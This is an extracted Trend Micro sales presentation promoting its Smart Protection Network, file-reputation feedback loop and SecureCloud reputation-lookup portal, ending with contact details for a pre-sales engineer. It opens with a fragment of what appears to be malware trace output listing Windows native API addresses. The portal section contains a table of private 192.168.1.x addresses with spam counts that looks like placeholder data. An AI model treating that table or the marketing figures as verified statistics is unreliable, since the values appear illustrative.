NtAcceptConnectPort=0x7C820F88
NtCompleteConnectPort=0x7C821178
NtReplyWaitReceivePort=0x7C821C38
NtReplyWaitReceivePortEx=0x7C821C48
NtReplyPort=0x7C821C28
NtClose=0x7C821138
NtRegisterThreadTerminatePort=0x7C821BB8
RtlInitUnicodeString=0x7C82260B
#iCRC Port created, PortHandle=5a4 1444
```

# Benefits of Cloud-Client Architecture

Securing Your Web World



Decrease Security Latency:

**Faster Protection Equals Lower Risks and Costs**



# File Reputation – Feedback Loop

- The feedback loop mechanism does not involve copying or downloading any files from customer communications for analysis. When a file in an email attachment is determined by behavioral analysis to be malicious, the only information that is sent to the file reputation database is a “fingerprint” of the file—the minimum required to uniquely identify that file, along with references to IP addresses associated with spam or potentially malicious websites.
- All of this is accomplished without downloading the entire file, or in any way accessing the business data that is included in that file. In no case is any information stored that would allow the file to be traced to an end user or customer organization.



# By the Numbers

Securing Your Web World



## Smart Protection Network

5 Billion

Queries Handled Daily

1.2 Terabyte

Data Processed Daily

1,000

Dedicated Content Security  
Experts at TrendLabs

24/7

Multiple Data Centers Operating  
Around the World

50 Million

New IP Addresses / URLs  
Processed Daily

250 Million

Malware Samples Processed  
Each Year




# Trend Micro Enterprise Security

Securing Your Web World



*Powered by Smart Protection Network*



# Trend Micro Enterprise Security powered by Smart Protection Network



Minimize your  
**Time to Protection**



# SecureCloud Portal – securecloud.com

**SecureCloud** :: Threat Protection Services [Login](#) [Help](#)

### Email IP Reputation Search

IP Address:   
(For example: 127.0.0.1)

[Global Email Stats](#)  
[Result Examples](#)  
[Removal Request](#)  
[Help](#)

**Email IP Reputation:** Email IP Reputation services provide a trustworthy rating for an IP address that tells how likely an email message from that IP will be spam or contain malicious and unwanted content.

### Web Reputation Search

Website:   
(Example: example.com)

[Reclassify URL](#)  
[Global URL Stats](#)  
[Top 10 Blocked](#)  
[Result Examples](#)

**Web Reputation:** Web Reputation services provide a trustworthy rating for a URL that tells how likely a web page is fraudulent or contains malicious and unwanted content.

### File Reputation Search

Filename:   
(Example: sammy)

[Global File Stats](#)  
[Example Results](#)

**File Reputation Services:** File Reputation Services provide a trustworthy result for a file that is known to be malicious or not.

## SecureCloud™

stops Web threats where they start.

Trend Micro SecureCloud services detect and stop emerging threats before they reach your network.

### Announcements

ERS | IMHS | WFRM

**Free Botnet Report - trial Email Reputation Services and find out if you have zombies on your network.**

Email Reputation Services blocks up to 80% of spam messages before they reach your network. Sign up for a free 30-day trial and register your mail server's IP address. View reports and monitor when spam is being sent from your network.

Current Service Status:  [Details](#)

IP Address	Spam Count	Blocked Count
192.168.1.1	10	8
192.168.1.2	5	3
192.168.1.3	15	12
192.168.1.4	8	6
192.168.1.5	12	9
192.168.1.6	7	5
192.168.1.7	9	7
192.168.1.8	6	4
192.168.1.9	11	8
192.168.1.10	4	3

Do you have **Zombies?**  
Get your **Free BotNet Report.**

[Sign up for a free trial now!](#) [More Information](#)

### Email Reputation Services

[More Information](#)  
[30-Day Trial](#)  
[Forgot your password?](#)  
[Register a new Account](#)



### InterScan Messaging Hosted Security

[More Information](#)  
[Flash Demo](#)  
[30-Day Trial](#)



### Trend Micro SecureSite

[More Information](#)  
[Free Trial](#)



### Worry-Free Business Security Hosted (Beta)

[More Information](#)  
[Free Trial](#)




### Worry-Free Remote Manager

[More Information](#)  
[Flash Demo](#)



# Questions?



**Trend Micro**

Securing Your Web World



**Veli-Pekka Kusmin**  
*Pre-Sales Engineer*



**TREND**  
M I C R O™

**Trend Micro Baltics & Finland**  
Pakkalakuja 7, 3<sup>rd</sup> floor  
FI-01510 Vantaa  
Finland

Telephone +358 9 4730 8300  
Direct +358 9 4730 8302  
Fax +358 9 4730 8999  
Mobile +358 40 596 7181

[veli-pekka\\_kusmin@trendmicro.com](mailto:veli-pekka_kusmin@trendmicro.com)  
<http://fi.trendmicro-europe.com>